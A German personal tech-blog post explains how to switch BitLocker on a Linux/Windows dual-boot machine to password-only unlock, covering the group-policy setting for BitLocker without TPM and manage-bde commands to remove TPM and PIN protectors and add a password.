
Editor für lokale Gruppenrichtlinien mit geöffneter Einstellung 'Zusätzliche Authentifizierung beim Start anfordern' unter 'Computerkonfiguration > Administrative Vorlagen > BitLocker-Laufwerkverschlüsselung > Betriebssystemlaufwerke'. Die Option ist aktiviert, um die BitLocker-Verschlüsselung ohne TPM zu ermöglichen.
Detailansicht der Gruppenrichtlinieneinstellung 'Zusätzliche Authentifizierung beim Start anfordern'. Die Option 'BitLocker ohne kompatibles TPM zulassen' ist aktiviert, und die Konfiguration für TPM-Start, Systemstartschlüssel und PIN wird angezeigt. Die Beschreibung auf der rechten Seite erläutert die Auswirkungen der Richtlinie.

Den Haken bei „BitLocker ohne kompatibles TPM zulassen“ setzen. Danach im Administrator-Terminal die Richtlinie anwenden:

gpupdate /force

Schlüsselschutz umstellen

Zuerst den aktuellen Status prüfen:

manage-bde -protectors -get C:

In meinem Fall waren drei Schlüsselschutzvorrichtungen konfiguriert: Numerisches Kennwort, TPM und PIN, sowie TPM. Alle müssen weg, damit nur noch das Passwort übrig bleibt.

Schritt für Schritt im Administrator-Terminal:

# 1. Alle Schutzvorrichtungen deaktivieren
manage-bde -protectors -disable C:
# 2. Vorhandene Schutzvorrichtungen anzeigen (IDs notieren)
manage-bde -protectors -get C:
# 3. Jede Schutzvorrichtung einzeln löschen (ID aus Schritt 2)
manage-bde -protectors -delete C: -id {TPM-UND-PIN-ID}
manage-bde -protectors -delete C: -id {TPM-ID}
manage-bde -protectors -delete C: -id {NUMERISCHES-KENNWORT-ID}
# 4. Prüfen, dass keine mehr da sind
manage-bde -protectors -get C:
# Erwartete Ausgabe: "Es wurden keine Schlüsselschutzvorrichtungen gefunden."
# 5. Passwort als neue Schutzvorrichtung hinzufügen
manage-bde -protectors -add C: -password
# (Passwort eingeben und bestätigen)
# 6. Schutz wieder aktivieren
manage-bde -protectors -enable C:

Ergebnis prüfen

manage-bde -status
Volume "C:" [System]
    Verschlüsselt (Prozent):      100,0 %
    Verschlüsselungsmethode:      XTS-AES 128
    Schutzstatus:                 Der Schutz ist aktiviert.
    Schlüsselschutzvorrichtungen:
        Kennwort

Nur noch Kennwort als Schutzvorrichtung. Beim nächsten Start fragt BitLocker nach dem Passwort, unabhängig davon ob vorher Linux oder Windows lief. GRUB stört nicht mehr.

Wer auf der Linux-Seite ebenfalls verschlüsselt: Bei LUKS kann ein falsches Tastaturlayout bei der Passphrase-Abfrage für Verwirrung sorgen.

Fragen? Einfach melden.

« Ältere Beiträge Neuere Beiträge »

© 2026 -=Kernel-Error=- — RSS

Theme von Anders Norén — Hoch ↑